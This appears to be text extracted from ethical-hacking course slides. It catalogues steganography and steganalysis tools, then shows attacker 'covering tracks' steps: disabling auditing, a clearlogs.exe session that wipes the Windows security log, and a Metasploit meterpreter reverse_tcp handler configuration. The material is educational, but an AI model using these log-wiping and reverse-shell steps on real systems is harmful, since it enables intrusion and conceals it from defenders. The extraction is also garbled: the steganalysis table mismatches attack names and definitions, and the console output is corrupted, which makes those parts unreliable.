Folder Steganography: Invisible Secrets 4



Folder steganography refers to hiding secret information in folders



<http://www.invisiblesecrets.com>

Folder Steganography Tools



Folder Lock

<http://www.newsoftwares.net>



Universal Shield

<http://www.everstrike.com>



A+ Folder Locker

<http://www.giantmatrix.com>



WinMend Folder Hidden

<http://www.winnend.com>



Toolwiz BSafe

<http://www.toolwiz.com>



Encrypted Magic Folders

<http://www.pc-magic.com>



Hide Folders 2012

<http://fspro.net>




QuickCrypto

<http://www.quickcrypto.com>



GiliSoft File Lock Pro

<http://www.gilisoft.com>




Max Folder Secure

<http://www.maxfoldersecure.com>

Spam/Email Steganography: Spam Mimic



- Spam steganography refers to hiding information in spam messages



The screenshot shows two web pages from the Spammimic website.

Left Page (Encode):

- Header: "Encode your message".
- Text input field: "Enter your short secret message: 1646256996".
- Button: "Encode".
- Section: "Alternate Encoding:" with options:
 - Encode as a plain text password
 - Encode as a base64 string
 - Encode as a hex dump
 - Encode as a base32 string
- Navigation: "Home | Encode | Decode | Registration | Credits | Feedback".

Right Page (Decode):


- Header: "Decode".
- Text area: "Your message has been decoded." followed by the encoded message "1646256996".
- Text area: "Dear Colleagues , Thank you for your interest in our newsletter . If you are not interested in our publications and wish to be removed from our lists, simply do NOT respond and ignore this mail ! This mail is being sent in compliance with Senate Bill 1432 , Title 7 , Section 3(c) . This is not multi-level marketing . Why work for somebody else when you can become rich within 90 months ! Have you ever noticed nobody is getting any younger plus nearly every commercial on television has a "new car" in it ? Well, now is your chance to capitalize on this . We will help YOU process your orders within seconds plus turn your business into an E-BUSINESS ! You can begin at absolutely no cost to you ! But don't believe us . Brett Jones who resides in Florida tells us and says "Now I'm told many more things are possible ! Only after is this legal ! Be honest you - act now ! Sign up a friend and you'll get a discount of 50% . Thanks ."
- Navigation: "Home | Encode | Decode | Registration | Credits | Feedback".

<http://www.spammimic.com>

Steganography Tools for Mobile Phones




Steganography Master




<https://play.google.com>

Stegais



<http://stegais.com>

SPY PIX



<http://www.juicybitssoftware.com>


Steganography Tools for Mobile Phones (Cont'd)



Pocket Stego
<http://www.talixa.com>



StegoSec
<http://csocks.altervista.org>



Steganography Image
<https://play.google.com>



StegDroid Alpha
<http://www.tommedley.com>



Da Vinci Secret Image
<https://play.google.com>



Secret Letter
<https://play.google.com>



Steganography Application
<https://play.google.com>



Steg-O-Matic
<http://stegomatic.com>



Pixelknot: Hidden Messages
<https://guardianproject.info>



Secret Tidings
<https://play.google.com>

Steganalysis



- Steganalysis is the art of discovering and rendering covert messages using steganography

Challenge of Steganalysis

Suspect information stream may or may not have encoded hidden data



Efficient and accurate detection of hidden content within digital images is difficult



The message might have been encrypted before inserting into a file or signal



Some of the suspect signals or files may have irrelevant data or noise encoded into them.



Steganalysis Methods/Attacks on Steganography




Only the stego object is available for analysis	Stego-only	Attacker compares the stego-object and the cover medium to identify the hidden message
Attacker has the access to the stego algorithm, and both the cover medium and the stego-object	Known-stego	This attack generates stego objects from a known message using specific steganography tools in order to identify the steganography algorithms
Attacker has the access to the hidden message and the stego object	Known-message	Attacker has the access to the stego-object and stego algorithm



Detecting Text and Image Steganography




Text File



- For the text files, the alterations are made to the character positions for hiding the data
- The alterations are detected by looking for text patterns or disturbances, language used, and an unusual amount of blank spaces

Image File



- The hidden data in an image can be detected by determining changes in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data
- Statistical analysis method is used for image scanning

Steganography Detection Tools

Gargoyle Investigator™ Forensic Pro



- Gargoyle Investigator™ Forensic Pro provides inspectors with the ability to conduct a quick search on a given computer or machine for known contraband and hostile programs
- Its signature set contains over 20 categories, including Botnets, Trojans, Steganography, Encryption, Keyloggers, etc. and helps in detecting stego files created by using BlindSide, WeavWav, S-Tools, etc. steganography tools

The screenshot shows the 'Scan Results' window with two tabs: 'Known' and 'Unknown'. The 'Known' tab lists various threat types with their counts: General (1), Botnet (4), Credit Card Fraud (1), Denial of Service (1), Encryption (1), File Scanner (1), and Trojan (1). The 'Unknown' tab lists several file types with their counts: POUAD (1), POUAD.G1 (1), POUAD.G2 (1), POUAD.G3 (1), POUAD.G4 (1), and POUAD.G5 (1). Below these tabs is a 'File Details' section with a table showing file names, paths, sizes, and dates.


The screenshot shows a detailed file analysis interface. At the top, there are two tables: 'Known Files' and 'Unknown Files'. The 'Known Files' table lists files like 'BlindSide.exe' and 'BlindSide.dll' with their file sizes and dates. The 'Unknown Files' table lists files like 'POUAD.G1' and 'POUAD.G2' with their file sizes and dates. Below these tables is a large tree view of the file system structure, showing nodes for 'BlindSide' and 'POUAD'. At the bottom, there is a table titled 'File Details' showing file names, paths, sizes, and dates for various files.

<http://www.wetstonetech.com>

Steganography Detection Tools



Xstegsecret
<http://stegsecret.sourceforge.net>



StegAlyzerSS
<http://www.sarc-wv.com>



Stego Suite
<http://www.wetstonetech.com>



Steganography Studio
<http://stegstudio.sourceforge.net>



StegAlyzerAS
<http://www.sarc-wv.com>



Virtual Steganographic Laboratory (VSL)
<http://vsl.sourceforge.net>




StegAlyzerRTS
<http://www.sarc-wv.com>



Stegdetect
<http://www.outguess.org>



StegSpy
<http://www.spy-hunter.com>



ImgStegano
<http://www1.chapman.edu>

CEH System Hacking Steps



1

Cracking Passwords

2

Escalating Privileges

3

Executing Applications

4

Hiding Files

5

Covering Tracks


6

Penetration Testing

Covering Tracks



Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection



Disabling Auditing: Auditpol

33

- ↳ Intruders will disable auditing immediately after gaining administrator privileges
 - ↳ At the end of their stay, the intruders will just turn on auditing again using auditpol.exe



<http://www.microsoft.com>

Clearing Logs



Attacker uses **clearlogs.exe** utility to clear the security, system, and application logs

If the system is exploited with the Metasploit, attacker uses **meterpreter shell** to wipe out all the logs from a Windows system

```
Microsoft Windows [Version: 6.3.9600]
[©] 2013 Microsoft Corporation. All rights reserved.

C:\Users\----->C:\Users\-----\Desktop\clearlogs.exe
ClearLogs 1.0 - (c) 2012. Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
http://ntsecurity.nu/toolbox/clearlogs/
Usage: clearlogs ([computername]) [-app/-sec/-sys]
      -app = application log
      -sec = security log
      -sys = system log

C:\Users\----->
C:\Users\----->C:\Users\-----\Desktop\clearlogs.exe -sec
ClearLogs 1.0 - (c) 2012. Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
http://ntsecurity.nu/toolbox/clearlogs/
Success: The log has been cleared.
```

<http://ntsecurity.nu>

```
File Edit View Search Terminal Help
[*] msf exploit(auxiliary) > 189 posts
[*] msf exploit(payload) > 318 payloads > 30 encoders > 9 nops
[*] msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
[*] msf exploit(handler) > set lhost 10.0.0.3
[*] msf exploit(handler) > set lport 4444
[*] msf exploit(handler) > exploit()
[*] Exploit running as background job.

